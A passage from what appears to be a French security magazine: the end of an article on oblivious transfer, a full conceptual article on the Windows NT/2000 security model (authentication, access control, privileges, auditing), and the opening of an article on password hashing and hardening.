Si ces deux assertions sont vraies, alors la liste y_i publiée par Palermo ne donne aucune information à Vito sur la valeur des s_i. En effet, $s_i = 0$ si et seulement si y_i est un résidu quadratique, puisqu'alors $y_i = x_i^2$. Si Vito n'a aucune idée a priori de la valeur de s_i (s_i vaut 1 avec une probabilité 1/2), la probabilité que y_i soit un résidu quadratique est égale à 1/2. Donc, Vito ne peut rien apprendre sur s_i à partir de y_i.

De la même manière, Palermo ne connaît pas le y_i ni le s_i correspondant à la réponse à la question i qui intéresse Vito. Palermo sait déterminer la valeur de $s_i + s$. Or, comme s est supposé aléatoire uniforme, $s_i + s$ prend la valeur 1 avec une probabilité 1/2.

Le bon fonctionnement du transfert dépend donc a priori de la difficulté de factoriser l'entier n. Il faut que n soit de taille suffisante pour que Vito, ne puisse pas le factoriser. Dans la pratique, on requiert que n soit de taille supérieure à 1024 bits, même si on peut encore trouver des nombres de taille 128 bits.

En revanche, si l'un des deux protagonistes est malhonnête, supposition qui est loin d'être absurde dans notre cas, la sécurité du transfert n'est plus assurée.

Si Palermo est malhonnête, il peut donner à Vito un entier a qui est un résidu quadratique. Dans ce cas, Palermo peut déterminer la réponse à la question qu'a posée Vito. Afin de résoudre ce problème, Palermo et Vito peuvent recourir soit à l'arbitrage d'une autorité de confiance, soit utiliser un protocole à divulgation nulle de connaissance. Palermo doit prouver par exemple à Vito qu'il connaît l'entier $c < n$ tel que $a = c^2 \bmod n$;

Vito peut également être malhonnête. En effet, s'il envoie la quantité

$$q = y_i y_j b^2 a^s \bmod n,$$

la réponse de Palermo lui donne la quantité $s_i + s_j$. S'il obtient un des secrets, il obtient alors les deux.

En fait, il est possible de pallier ce problème assez facilement, en décomposant chacun des secrets sous la forme d'une somme d'un certain nombre de bits. On opère alors le transfert des ces bits de Palermo à Vito, puis Vito recompose le secret en sommant les bits obtenus.

Conclusion

Dans cet article, nous nous sommes limités à décrire le transfert inconscient pour des informations correspondant à des questions binaires, à savoir vrai ou faux. Cette description est assez limitée. On dit que l'échange correspond à 1 bit d'information. Il est possible de généraliser le transfert inconscient à des échanges d'un certain nombres de k bits d'information, pour k quelconque. C'est-à-dire que Palermo propose de vendre les réponses à des questions qui ont 2^k réponses possibles équiprobables. Pour cela, on peut utiliser des outils que l'on appelle codes intersectants, comme cela est décrit dans le livre de Gilles Zémor.

Dans le principe, le transfert inconscient serait à même de résoudre bien des problèmes d'échange d'information. Dans la pratique cependant, il présente encore beaucoup de problèmes de sécurité. Notamment, l'hypothèse sur l'honnêteté des deux protagonistes n'est pas réaliste, et les procédés pour remédier à de possibles malhonnêtetés ne sont pas très satisfaisants.

Bibliographie

Cours de cryptographie, G. Zémor, éditions Cassini, 2000.

A course in number theory and cryptography, N. Koblitz, éditions Springer, série Graduate Texts in Mathematics, 1994.

Pierre Loidreau

Modèle de sécurité du système Windows

Introduction

La sécurité des systèmes Windows (issus de la famille Windows NT, tels Windows NT 4.0, Windows 2000 ou Windows XP) est souvent l'objet de critiques. Des exemples récents de vulnérabilités graves peuvent laisser croire que ces systèmes sont intrinsèquement non sûrs. Cependant, il n'en est rien, Windows NT ayant été conçu dans l'objectif d'offrir des fonctionnalités de sécurité complètes. Cet article s'attache à présenter la mise en oeuvre dans Windows de trois services de sécurité : authentification, autorisation et audit.

Convention : tous les paramètres de configuration cités correspondent à une version anglaise du système. Ils apparaissent en *italique*, de même que les termes techniques anglais.

Vue d'ensemble

Avant d'aborder plus en détail les services de sécurité fournis par le système Windows, commençons par en présenter une vue d'ensemble.

Le service de sécurité le plus intuitif est probablement le contrôle d'accès aux ressources. Ce service permet de définir qui peut accéder aux ressources du système et de quelle manière. Ceci implique de pouvoir distinguer différentes entités y ayant accès. Le service d'authentification permet à une entité de prouver son identité au système, afin de disposer des autorisations qui lui ont été accordées.

Le service d'audit est plus facile à percevoir du point de vue de l'administrateur. Il permet d'avoir une certaine visibilité sur l'état du système, en gardant trace de certains événements significatifs dans son fonctionnement.

Ces services pouvant sembler abstraits, voyons concrètement comment ils sont utilisés dans le système Windows.

Sous Windows, toutes les ressources sont gérées de façon générique et centralisée sous forme d'objets. Par exemple, dans Windows 2000, il y a 27 types d'objets, tels que les objets fichier (*File*), processus (*Process*) ou encore clé de la base de registres (*Key*). Chaque objet du système est protégé par un descripteur de sécurité (*Security Descriptor*), qui définit quels types d'accès sont autorisés de la part de quelles entités.
En pratique, une entité n'accède pas directement à un objet. Ce sont des processus, fonctionnant sous son identité, qui accèdent à des objets. C'est donc au niveau du processus que les attributs d'autorisation doivent être conservés, de sorte que chaque processus dispose d'un contexte de sécurité lui permettant d'accéder ou non à des objets. Cette structure, attachée à tout processus, porte le nom de jeton d'accès (*access token*), ou tout simplement, jeton.

Avant de pouvoir lancer des processus, une entité doit s'authentifier auprès du système. Plusieurs méthodes d'authentification sont possibles telles que la connaissance d'un mot de passe (voir l'article de Denis Ducamp dans ce même numéro pour une présentation détaillée de l'authentification par mot de passe) , la présentation d'une carte à puce ou encore l'analyse biométrique. Dans tous les cas, une session de connexion (*logon session*) est accordée à tout utilisateur correctement authentifié. La session de connexion définit le contexte de sécurité d'une entité connectée à un système donné. C'est au sein de cette session de connexion que des processus peuvent être lancés, disposant chacun d'un contexte de sécurité personnalisable, par l'intermédiaire du jeton.

Acteurs et concepts du modèle

Nous présentons ici les acteurs et concepts constituant le modèle de sécurité du système Windows.

Principaux

En introduction, nous avons utilisé le terme entité pour désigner l'acteur qui s'authentifie auprès du système. En sécurité, il est courant de désigner une telle entité sous le terme de principal. La catégorie de principal la plus courante est celle des utilisateurs du système, tels qu'un administrateur système. De façon moins intuitive, les systèmes Windows sont également des principaux. En effet, ils ont aussi à s'authentifier auprès d'autres systèmes, tels que des contrôleurs de domaines.

Les informations propres à chaque principal sont conservées dans ce qu'il est d'usage d'appeler un compte, qui n'est autre qu'une entrée dans la base de données de sécurité du système (SAM dans Windows NT 4.0, Active Directory à partir de Windows 2000). Alors qu'il est plus simple pour des humains de faire référence à un principal en le désignant par un nom, par exemple *Administrator*, le système manipule plus aisé-

ment les principaux via une structure de donnée de longueur variable, appelée identifiant de sécurité (*security identifier*) et abrégée en SID.

Un SID peut être représenté sous la forme d'une chaîne de caractères, de la forme S-R-I-XXX-XXX-XXX, où S est la lettre S (pour rappeler qu'il s'agit d'un SID), R est le numéro du format binaire du SID (actuellement, 1), I est un entier identifiant l'autorité ayant émis le SID et XXXX-XXXX-XXXX est une suite de longueur variable, formée d'identifiants de sous-autorités ou d'identifiants relatifs (*relative identifier*, abrégé en RID). Par exemple, le SID correspondant au principal *Administrator* d'un système local sera de la forme S-1-5-21-XXXX-XXXX-XXXX-500. L'autorité ayant émis ce SID a pour identifiant 5 (`SECURITY_NT_AUTHORITY`). Plus précisément c'est la sous-autorité ayant pour identifiant 21 (`SECURITY_NT_NON_UNIQUE`) qui est à l'origine de ce SID, la suite notée XXXX-XXXX-XXXX formant un identifiant unique du système local. Enfin, 500 est le RID du principal `Administrator`.
Il n'est pas nécessaire de connaître parfaitement le format exact d'un SID. La chose importante à retenir est que, quel que soit sa longueur et son format, un SID identifie de façon unique un principal, au sein d'une autorité.

Groupes

Pour simplifier la gestion des principaux, il est d'usage de les placer dans des groupes, souvent en fonction de critères tels que des besoins similaires d'utilisation du système. Il existe deux grandes catégories de groupes : les groupes locaux à un système (connu des administrateurs sous le terme d'alias), visibles uniquement à l'échelle d'un système et les groupes globaux, visibles à plus grande échelle, que ce soit d'un domaine ou d'une forêt dans le cas d'Active Directory. Ces groupes sont également identifiés de façon unique par des SID.

Domaine

Un domaine définit un espace de confiance au sein duquel un contrôleur de domaine gère de façon centralisée les comptes des principaux ainsi que les différentes requêtes d'authentification. Un principal peut alors s'authentifier auprès de tout système faisant partie d'un domaine, chaque système du domaine utilisant le service d'authentification fourni par un contrôleur du domaine.

Relations de confiance

Pour un système, faire partie d'un domaine implique d'avoir confiance en ses contrôleurs de domaine. En effet, lorsqu'un principal se connecte à un système du domaine, ce système délègue l'authentification à l'un des contrôleurs du domaine, chargé d'authentifier le principal de façon honnête.

Lorsqu'un principal à authentifier ne fait pas partie du même domaine que le système sur lequel l'authentification se fait, le contrôleur de domaine contacté par le système s'adresse à l'un des contrôleurs de domaine de l'utilisateur, lui demandant d'authentifier celui-ci. Le domaine du système fait donc confiance au domaine de l'utilisateur, puisqu'il lui délègue le service d'authentification.

Les acteurs et concepts ayant été introduits, nous pouvons aborder le premier service de sécurité, l'authentification.

Authentification

Tout principal souhaitant se connecter à un système Windows doit s'y authentifier. Après authentification, une session de connexion est créée, au sein de laquelle le principal va pouvoir lancer des processus.

Phase d'authentification

L'authentification elle-même peut être réalisée par le système local ou déléguée à un contrôleur de domaine.

Dans le cas d'une authentification locale, le composant réalisant l'authentification est l'autorité de sécurité locale (*local security authority*), abrégée en LSA. Dans ce cas, la base de données utilisée est la base SAM du système local.

Dans le cas d'une authentification sur un domaine, le système local délègue l'authentification à un contrôleur du domaine, qui peut alors authentifier le principal si celui-ci appartient au même domaine ou déléguer l'authentification à un autre contrôleur de domaine dans le cas contraire.

Dans les deux cas, si l'authentification se déroule correctement, la LSA du système récupère les attributs d'autorisation du principal afin de pouvoir construire une session de connexion ayant le contexte de sécurité du principal authentifié.

Attributs d'autorisation

Les attributs d'autorisation sont récupérés à l'issue de la phase d'authentification, pour être affectés à la session de connexion et placés dans les jetons des processus rattachés à la session.

Les attributs d'autorisation sont composés de SID et des privilèges. Les SID sont utilisés pour le contrôle d'accès, tandis que les privilèges autorisent certaines actions, pour lesquelles le mécanisme de contrôle d'accès traditionnel n'est pas adapté.
Les groupes locaux et privilèges sont des attributs d'autorisation locaux, attribués au niveau du système local. En revanche, les SID des groupes globaux dont fait partie le principal sont des attributs d'autorisation globaux, qui doi-

vent être transmis par un contrôleur de domaine à la LSA du système local.

Session de connexion

Il y a quatre types de session de connexion possibles (*logon session*) pour un principal : interactive, via le réseau, en tant que service et en tant que *batch*.

La session de connexion interactive est la plus courante : elle est créée lorsqu'un utilisateur se connecte de façon interactive, en saisissant son identifiant et son mot de passe à l'invite du programme winlogon.

Une session de connexion via le réseau est typiquement utilisée lorsqu'un principal se connecte à un système distant, par exemple pour accéder à des ressources sur un serveur distant. Les sessions de connexion en tant que service sont utilisées par les services Windows tandis que les sessions de connexion en tant que *batch* le sont pour des serveurs lancés par le gestionnaire de services COM.

A ceci s'ajoute une session de connexion spéciale et unique, la session de connexion SYSTEM. Cette session est créée au lancement du système et regroupe les processus systèmes. C'est également dans cette session de connexion que fonctionnent par défaut les services Windows. Tout processus fonctionnant dans cette session a tout pouvoir sur le système. Ce n'est pas le cas d'un processus lancé par un administrateur, qui ne possède pas certains privilèges.

Suivant le type de session de connexion utilisée, les possibilités ne sont pas les mêmes. Par exemple, une session de connexion réseau n'a pas la possibilité d'établir à son tour une session de connexion réseau, ceci afin de protéger des connexions par rebonds successifs sur plusieurs systèmes.

Aspect intéressant pour le contrôle d'accès, un SID est affecté à chaque type de session de connexion et placé dans les jetons des processus appartenant à un type de session de connexion donné. Par exemple, le SID dont le nom en clair est INTERACTIVE se retrouvera dans les jetons des processus appartenant à des sessions de connexion interactives. Ainsi, il est possible d'autoriser des accès à certains objets uniquement aux utilisateurs connectés de façon interactive.

Une session de connexion est repérée par un identifiant localement unique. Cet identifiant est utilisé pour construire un SID désignant cette session de connexion et placé dans les jetons de processus de cette session. Il est donc possible de faire du contrôle d'accès fin, non plus sur des principaux mais des instances de ces principaux, une session de connexion devant être vue comme une instance d'un principal sur le système. Cette possibilité est utilisée lorsqu'un même principal a plusieurs sessions de connexion et qu'elles doivent être isolées au niveau du contrôle d'accès.

Autorisation

Le service d'autorisation décide d'autoriser ou non les actions entreprises par des processus, en se basant sur les attributs d'autorisation contenus dans le jeton de chaque processus.

Parmi les attributs d'autorisation, les différents SID sont utilisés par le contrôle d'accès, mécanisme qui permet de contrôler quels principaux ont accès aux objets et de quelles façons. Les privilèges sont eux utilisés lorsque l'autorisation par contrôle d'accès n'est pas adaptée.

Contrôle d'accès

Le contrôle d'accès a lieu dans le contexte d'un processus accédant à un objet. Pour un processus, l'accès à un objet se fait toujours via une référence (*handle*), obtenue lors de l'ouverture de l'objet, via les fonctions de l'API Win32 du type `OpenXxx()` et `CreateXxx()`. Il est important de retenir que le contrôle d'accès, de même que l'audit, ont lieu lors de l'ouverture d'un l'objet. Si le contrôle d'accès valide l'ouverture d'un objet avec certaines permissions, il n'y a ensuite plus de contrôle pour cet objet, exceptés ceux s'assurant que l'objet est utilisé dans les limites de ce qui a été autorisé lors de son ouverture.

Par exemple, si au moment de l'ouverture en lecture seule d'un fichier par un processus, le fichier était en lecture et écriture pour le principal *Administrator*, une tentative d'écriture dans le fichier ne sera pas autorisée puisque le fichier a été ouvert en lecture seule. Si le fichier est fermé puis ré-ouvert en lecture-écriture, les deux types d'accès seront autorisés tant que le fichier reste ouvert, même si, entre temps, le droit d'écriture sur ce fichier est retiré au principal *Administrator*.

Le contrôle d'accès fonctionne en faisant le rapprochement entre trois éléments : les permissions spécifiées lors de l'ouverture d'un objet, le descripteur de sécurité de l'objet accédé et le jeton du processus (attributs d'autorisation) réalisant l'accès.

Permissions

Lorsqu'un processus ouvre une référence à un objet, il précise quels types d'accès il veut réaliser sur l'objet, via un masque de permissions décrivant les permissions sur l'objet dont il souhaite disposer. Si ces permissions sont compatibles avec le descripteur de sécurité de l'objet, une référence à l'objet est accordée, le système se contentant ensuite de vérifier que les types d'accès font partie de ceux spécifiés lors de l'ouverture

de l'objet. Dans les fonctions de l'API Win32 du type `OpenXxx()` et `CreateXxx()`, le masque de permissions est fourni dans le paramètre de nom `dwDesiredAccess`.

Un masque de permissions est une valeur de 32 bits, subdivisée en 4 : permissions standards (8 bits), permissions spécifiques (16 bits), permissions génériques (4 bits) et divers drapeaux (4 bits).

Les permissions standards sont des permissions qui s'appliquent à tous les types d'objets. 5 sont actuellement définies : suppression de l'objet (`DELETE`), lecture du contenu du descripteur de sécurité de l'objet (`READ_CONTROL`), changement du propriétaire de l'objet (`WRITE_OWNER`), changement de la liste de contrôle d'accès de l'objet (`WRITE_DAC`) et autorisation de se synchroniser sur cet objet (`SYNCHRONIZE`).

Les permissions spécifiques ne s'appliquent qu'à un type d'objet donné. Par exemple, pour un objet du type processus, une permission, `PROCESS_TERMINATE`, est définie pour autoriser la terminaison d'un processus.

Enfin, quatre permissions génériques sont définies : lecture (`GENERIC_READ`), écriture (`GENERIC_WRITE`), exécution (`GENERIC_EXECUTE`) et les trois à la fois (`GENERIC_ALL`). Elles s'appliquent à tous les types d'objets et permettent un polymorphisme des permissions, chacune des 4 permissions génériques étant équivalente à une liste de permissions standards et spécifiques. Par exemple, la permission générique de lecture (`GENERIC_READ`) sur un objet de type clé de la base de registres accorde la permission standard `READ_CONTROL` et les trois permissions spécifiques `KEY_QUERY_VALUE`, `KEY_ENUMERATE_SUB_KEYS` et `KEY_NOTIFY`. Cette possibilité est intéressante pour le paramétrage des permissions sur les nouveaux objets créés, comme nous le verrons plus loin.

Descripteur de sécurité

A tout objet sécurisable est associé un descripteur de sécurité (*security descriptor*, abrégé en SD), qui contient trois informations principales : le SID du propriétaire de l'objet, sa liste de contrôle d'accès discrétionnaire (DACL) et sa liste de contrôle d'accès système (SACL), traitée en détail dans la partie audit.

Tout objet a un propriétaire, dont le SID est stocké dans le SD. Le propriétaire d'un objet a toujours le droit de lire et de modifier la DACL des objets lui appartenant. C'est pour cette raison que le contrôle d'accès est qualifié de discrétionnaire, étant à la discrétion du propriétaire.

La DACL est simplement une liste d'entrées de contrôle d'accès (*access control entry*, abrégée en ACE) listant quels accès sont possibles à quels SID. Ces SID peuvent désigner des principaux uniques, des groupes locaux ou globaux.

Une ACE peut être positive ou négative : si elle est positive, elle accorde un type d'accès ; si elle est négative, elle refuse un type d'accès. Le type d'accès est spécifié sous la forme d'un masque de permissions.

Jeton

Un jeton est attaché à un processus et définit son contexte de sécurité. Son contenu se subdivise en trois catégories : identité et attributs d'autorisation, sécurité par défaut pour les nouveaux objets créés et divers paramètres.

Pour le contrôle d'accès, les attributs d'autorisation utilisés sont les SID. Il y a au moins le SID du propriétaire du processus puis la liste des SID des groupes globaux (au niveau du domaine) et des groupes locaux (alias, au niveau du système local) dont le principal fait partie. Sont également présents, un SID indiquant le type de session de connexion (par exemple, interactive) ainsi qu'un SID identifiant la session de connexion.

Algorithme du contrôle d'accès

L'algorithme utilisé pour le contrôle d'accès utilise trois éléments : le masque de permissions représentant le type d'accès demandé, le descripteur de sécurité représentant la protection de l'objet et le jeton du processus, contenant les attributs d'autorisation.

L'algorithme utilise un entier de la même taille qu'un masque de permissions (32 bits), qui sert d'accumulateur des permissions accordées. Il est initialisé à zéro au début de l'algorithme.

> Le système remplit l'accumulateur avec les permissions implicites. Si les permissions ainsi accumulées ne sont pas suffisantes, l'algorithme se poursuit.
>
> Chaque entrée (ACE) de la DACL est examinée en séquence. Si une ACE autorise certaines permissions d'accès pour l'un des SID contenu dans le jeton, ces permissions sont accumulées.
>
> L'algorithme se poursuit jusqu'à ce que l'un des trois événements suivants se produise : toutes les permissions présentes dans le masque de permissions spécifié lors de l'accès ont été accumulées, auquel cas l'accès est accordé ; une ACE refusant un accès à un SID contenu dans le jeton est rencontrée, auquel cas l'accès est refusé ; la fin de la DACL est atteinte sans que toutes les permissions aient été accumulées, auquel cas l'accès est également refusé.

La première étape permet de donner certaines permissions dites implicites. Par exemple, nous avons vu que le propriétaire d'un objet possède toujours les permissions de lire et de modifier la DACL de cet objet. Un autre cas est celui d'un jeton possédant le privilège de modifier le propriétaire de tout objet, ce qui donne implicitement la permission correspondante sur tout objet accédé.

Dans la seconde étape, chaque ACE est examinée et prise en compte si, d'une part, elle concerne l'un des SID du jeton et, d'autre part, elle concerne l'une des permissions demandées dans le masque de permissions. Toute ACE d'interdiction interrompt le parcours et provoque un refus d'accès. L'ordre des ACE dans une DACL est donc important, les ACE d'interdiction devant apparaître devant les ACE d'autorisation. Le système se charge de faire respecter cet ordre pour les ACE éditées via l'interface graphique de l'éditeur de contrôle d'accès, tel que celui utilisé par l'explorateur de fichiers.

Origine des descripteurs de sécurité

Nous avons vu que l'accès aux objets est protégé grâce à la structure de descripteur de sécurité. Il est donc légitime de se demander comment ces descripteurs de sécurité sont créés en premier lieu.

Lorsque nous avons examiné la structure de jeton, nous avons vu, qu'en plus des attributs d'autorisation, des informations permettant de paramétrer la sécurité des objets créés par le processus. Dans les fonctions de l'API Win32 permettant de créer des objets, il est toujours possible de passer une structure de type `LPSECURITY_ATTRIBUTES`, à partir de laquelle sera construit le descripteur de sécurité du nouvel objet. Cependant, cette approche est lourde, obligeant à spécifier pour chaque objet des paramètres de sécurité. Il est souvent d'usage de mettre ce paramètre à `NULL` : dans ce cas, le descripteur de sécurité est construit à partir des paramètres de sécurité trouvés dans le jeton. Ceci permet donc de réduire le code ayant à manipuler la sécurité des objets, tout en assurant la cohérence des permissions sur les objets créés.

Les informations pour la sécurité des nouveaux objets sont le propriétaire par défaut ainsi qu'une DACL par défaut. La DACL devant être valable pour tous les types d'objets, les permissions autorisées sont uniquement des permissions génériques ou standards. C'est là tout l'intérêt de disposer de permissions génériques polymorphes : il est ainsi possible d'accorder la permission générique de lecture à un certain principal pour tous les nouveaux objets créés, cette permission générique étant traduite en terme de permissions standards et spécifiques, suivant le type d'objet.
Dans le cas d'objets stockés dans une structure hiérarchique, tels que des fichiers contenus dans des répertoires ou des objets contenus dans des conteneurs d'Active Directory, il existe également une fonctionnalité d'héritage des DACL. Ceci évite par exemple d'avoir à spécifier explicitement les DACL de fichiers contenus dans un même répertoire. Il suffit alors de configurer la DACL sur le répertoire et d'indiquer que les fichiers (voire les répertoires) situés sous ce répertoire en héritent.

Dans Windows NT 4.0, l'héritage des ACL était géré de façon manuelle : il n'y avait pas de mécanisme automatique pour propager les ACE héritées en cas de changement sur un objet parent. De plus, il n'y avait pas de distinction entre une ACE héritée et une ACE propre à l'objet. Ce modèle d'héritage n'était donc pas très flexible en pratique.

Dans Windows 2000, le modèle d'héritage a été étendu, notamment à cause de l'importance de l'héritage pour les objets contenus dans l'annuaire Active Directory. Dans ce nouveau modèle, l'héritage est dynamique, de sorte que lorsque les permissions sont modifiées sur un objet parent, il y a propagation automatique aux objets contenus. De plus, les ACE héritées sont marquées comme telles, afin de les distinguer des ACE propres à un objet. Il devient ainsi possible d'utiliser l'héritage pour gérer de façon globale des permissions, tout en gardant la possibilité d'écraser, de façon locale, certaines permissions. Du coup, les ACE héritées doivent apparaître après les ACE propres à un objet, afin qu'il soit possible de redéfinir des permissions par rapport à celles héritées.

Privilèges

Les privilèges permettent une autre forme d'autorisation que le contrôle d'accès. En effet, le contrôle d'accès n'est pas adapté à toutes les situations.

L'exemple typique dans lequel un privilège est plus adapté que le contrôle d'accès sont les privilèges de sauvegarde et de restauration de fichiers. Lorsqu'ils sont donnés à un principal, ils permettent de lire et écrire tous fichiers du système, en contournant les mécanismes de contrôle d'accès. L'intérêt d'utiliser un privilège pour autoriser ce genre de tâche est double. En premier lieu, il évite d'avoir à autoriser les opérateurs de sauvegarde à lire ou écrire tous les fichiers du système. Cette technique obligerait à modifier la liste de contrôle d'accès de chaque fichier. En second lieu, il ne rend possible la lecture et l'écriture de fichiers que dans le cadre d'opérations de sauvegarde. En effet, pour pouvoir sauvegarder ou restaurer un fichier, il faut activer ce privilège et ouvrir le fichier à sauvegarder ou restaurer avec un drapeau spécial.
Les privilèges sont également utilisés lorsque le contrôle d'accès n'est pas possible, aucun objet n'ayant été défini pour

autoriser ce que le privilège permet. Par exemple, il existe des privilèges permettant d'arrêter le système ou d'en changer l'heure, l'hypothétique objet de type *system*, sur lequel il serait possible de définir les permissions d'arrêt et de changement d'heure, n'existant pas.

Les privilèges sont des attributs d'autorisation locaux et n'ont donc de sens que sur le système local. Ils sont affectés à des principaux par l'administrateur du système, pour lequel ils sont connus sous le nom de droits utilisateurs. Les privilèges se retrouvent dans les jetons des processus mais ne sont, pour la plupart, pas activés. Ils doivent donc être explicitement activés avant de pouvoir être utilisés. Un programme correctement écrit n'active les privilèges nécessaires que le temps d'exécuter une action privilégiée.

Audit

L'audit permet à un administrateur de prendre connaissance des événements significatifs observés sur le système, qu'ils soient liés à la sécurité ou non.

L'administrateur définit au préalable une politique d'audit, c'est à dire le type d'événements à surveiller. Lorsque ces événements se produisent, ils sont consignés dans un journal dédié, le journal sécurité (*security log*).

Administration et exploitation de l'audit

Sur un système Windows par défaut, aucune politique d'audit n'est définie. Il est préférable de mettre en place une politique d'audit minimale, afin d'avoir un minimum de visibilité sur le fonctionnement du système.

Neuf catégories d'événements sont auditables dans Windows 2000 et Windows XP. Ces catégories regroupent des événements liés à la vie du système (*Audit policy change*, *Audit process tracking*, *Audit system events*), aux connexions au système (*Audit logon events*, *Audit account logon events*), à la gestion des comptes utilisateurs (*Audit account management*) ou encore à l'utilisation des privilèges (*Audit privilege use*). Les deux catégories restantes (*Audit object access* et *Audit directory service access*) définissent si les accès aux objets (objets classiques ou contenus dans l'annuaire Active Directory) doivent être consignés.

Pour chaque catégorie d'événements, peuvent être définis les types d'accès à auditer : accès accordés (*Success*), refusés (*Failure*), ou les deux (*Success, Failure*). Par exemple, pour la catégorie concernant les connexions au système local (*Audit logon events*), si seuls les accès refusés sont audités, seules les connexions refusées seront journalisées.

L'audit utilise le mécanisme de journalisation standard du système. Chaque entrée du journal sécurité est identifiée par un numéro d'événement et contient diverses informations suivant le type d'événement. En conservant l'exemple précédent, il sera possible de déterminer, en se basant sur le numéro d'événement, pour quelle raison une connexion a été refusée (compte désactivé, mot de passe expiré, etc.).

L'exploitation des événements d'audit n'est cependant pas une tâche simple. Suivant l'étendue de la politique d'audit, le nombre d'événements peut rapidement devenir important. De plus, de nombreux types d'événements existent (voir les articles Q299475 et Q301677 de la base de connaissance Microsoft pour une liste concernant Windows 2000), les informations associées n'étant pas toujours évidentes à déchiffrer. Il est donc courant d'avoir recours à des outils de traitement des événements d'audit, capables par exemple de classifier les événements par niveau de criticité. Un certain nombre de logiciels commerciaux offrent ce type de fonctionnalités, l'offre dans le domaine du logiciel libre étant, à notre connaissance, restreinte, voire nulle.

Audit des accès

Nous présentons plus en détail l'audit des accès, qui correspond aux deux catégories *Audit object access* et *Audit directory service access*. Si l'audit d'une ou de ces deux catégories est activé, tout accès à un objet explicitement audité sera consigné par le système.

Dans le cas d'objets stockés sur disque, tels que des fichiers ou des clés de la base de registre, l'administrateur peut aisément configurer les types d'accès à auditer au même endroit que la configuration du contrôle d'accès. Par exemple, sous l'explorateur de fichiers, dans les propriétés de sécurité avancées d'un fichier, l'onglet *Auditing* permet la définition des types d'accès à auditer. La configuration suit le même principe que la définition des permissions sur un fichier, sauf qu'au lieu d'autoriser ou de refuser un accès, il s'agit d'auditer les accès autorisés, refusés ou les deux. De la même façon, les accès à certaines clés de la base de registre peuvent être définis via les outils regedt32 (Windows NT et 2000) et regedit (Windows XP et ultérieurs).

Il est important de garder à l'esprit que l'audit sert à l'administrateur d'un système et non aux utilisateurs. A l'inverse du contrôle d'accès discrétionnaire, paramétrable par l'utilisateur propriétaire d'un objet, l'audit des accès n'est paramétrable que par un principal possédant un privilège prévu à cet effet (*Manage auditing and security log*). Ce privilège, accordé par défaut à l'alias *Administrators*, permet de modifier l'audit sur des objets et d'effacer le journal sécurité.

Au niveau interne, la configuration de l'audit des accès est stockée dans le descripteur de sécurité de chaque objet, dans la liste de contrôle d'accès système (SACL) évoquée plus haut. L'audit se fait en même temps que le contrôle d'accès, c'est-à-dire lorsqu'un objet est accédé, sa DACL et sa SACL sont évaluées. Pour avoir le droit de générer un événement d'audit dans le journal sécurité, il faut disposer d'un privilège dédié (*Generate security audits*). Ce privilège est activé dans la session de connexion SYSTEM, de sorte que tout processus fonctionnant dans cette session peut créer des événements d'audit.

Ce dont nous n'avons pas parlé

Cet article a volontairement évité d'aborder certains détails du modèle de sécurité de Windows, inutiles pour la compréhension générale de celui-ci.

Les techniques sur lesquelles repose la sécurité distribuée n'ont pas été traitées. Cependant, il suffit d'introduire un protocole d'authentification réseau (NTLM ou Kerberos) ainsi que la technique d'impersonnalisation de thread pour avoir une bonne idée du fonctionnement de la sécurité distribuée dans Windows.

D'autres sujets, tels que la protection des objets constituant l'interface graphique utilisateur ou le modèle de sécurité par rôles utilisé dans COM+, sont plus spécialisés mais se construisent sur les concepts présentés ici.

Conclusion

Le modèle de sécurité de Windows est un modèle complet, supportant trois services de sécurité fondamentaux : authentification, autorisation et audit. Bien que complexe à première vue, il est intéressant de l'étudier afin d'en avoir une bonne compréhension et de l'utiliser à bon escient. Il devient alors possible d'envisager une sécurisation efficace de ce système et des applications s'y exécutant.

Références

Programming Windows Security. Keith Brown. Addison-Wesley, 2001.

Inside Windows 2000. David A. Salomon, Mark E. Russinovitch. Microsoft Press, 2000.

Microsoft Platform SDK Documentation. Microsoft, 2001.

Jean-Baptiste Marchand (Jean-Baptiste.Marchand@hsc.fr) est consultant en sécurité informatique au sein du cabinet Hervé Schauer Consultants.

Cassage et durcissement des mots de passe
Première partie : Windows

Cet article aborde un certain nombre de problèmes au sujet des mots de passe et leurs applications dans le milieu Windows. Un second article présentera cela dans le milieu Unix. À chaque fois, les aspects système, applications et réseau sont décrits.

Introduction

Le présent article est composé de 7 parties :

Les notions de chiffrement et de stockage d'un mot de passe : les choses à savoir tout au long de ces deux articles.

Les méthodes de cassage : parce que, pour savoir protéger ses mots de passe, il faut savoir comment les pirates s'y prennent pour les casser.

La localisation des empreintes sous Windows : pour savoir où l'attention des administrateurs doit se porter.

Les différents algorithmes de chiffrement sous Windows : comment, sur les systèmes et les réseaux Windows, les mots de passe sont chiffrés.

Les logiciels de cassage contre Windows : transformer en protection les meilleurs logiciels, avant que les pirates ne les emploient pour vous attaquer.

La protection des mots de passe sous Windows : comment protéger ses mots de passe aux niveaux système, applications et réseau.

Le durcissement des mots de passe sous Windows : comment améliorer la qualité des mots de passe choisis par l'utilisateur.

Les notions de chiffrement et de stockage d'un mot de passe

Stockage d'un mot de passe

Le mot de passe choisi par l'utilisateur est haché et le résultat est enregistré dans la base des mots de passe à côté du login correspondant. Le mot de passe haché est appelé empreinte, haché, ou *hash* en anglais.
Le terme «chiffré» couramment utilisé est un abus de langage. La fonction utilisée est en fait une fonction de hachage dont une propriété est d'être à sens unique (*one way*), afin que la donnée en clair entrée à l'origine ne soit pas récupérable à partir du résultat. Certaines fonctions de hachage utilisées sont fondées sur des fonctions de chiffrement, d'où l'abus puisqu'une fonction de chiffrement a pour objectif de rendre inintelligible le résultat à qui ne possède pas le secret (la clé) nécessaire.

Chiffrement d'un mot de passe

Comme vu précédemment, le résultat doit être non-réversible. Si le mot de passe est chiffré avec une clé secrète, alors le mot de passe peut être obtenu en déchiffrant le chiffré par quiconque connaissant la clé. Ce type de sécurité, nommé sécurité par l'obscurité, n'est pas viable car à court terme, les développeurs possèdent une porte dérobée et à moyen terme, le niveau de sécurité est précaire puisque tout secret est découvert ou dévoilé toujours plus tôt que prévu.

Pour obtenir un résultat non-réversible, le mot de passe sert comme clé pour chiffrer une chaîne de caractères constante. Dans ce cas, si l'empreinte est volée, alors il faut deviner le mot de passe, s'en servir comme clé afin de déchiffrer l'empreinte et obtenir la chaîne connue.

La solution est donc d'utiliser le mot de passe comme clé pour chiffrer une chaîne connue mais deux utilisateurs avec le même mot de passe possèdent alors la même empreinte. Une solution est d'utiliser un diversifiant (graine) afin que les deux empreintes soient différentes. Cette graine (ou piment) est utilisée comme paramètre afin de changer le comportement de la fonction utilisée, mais la même graine doit toujours donner le même résultat.

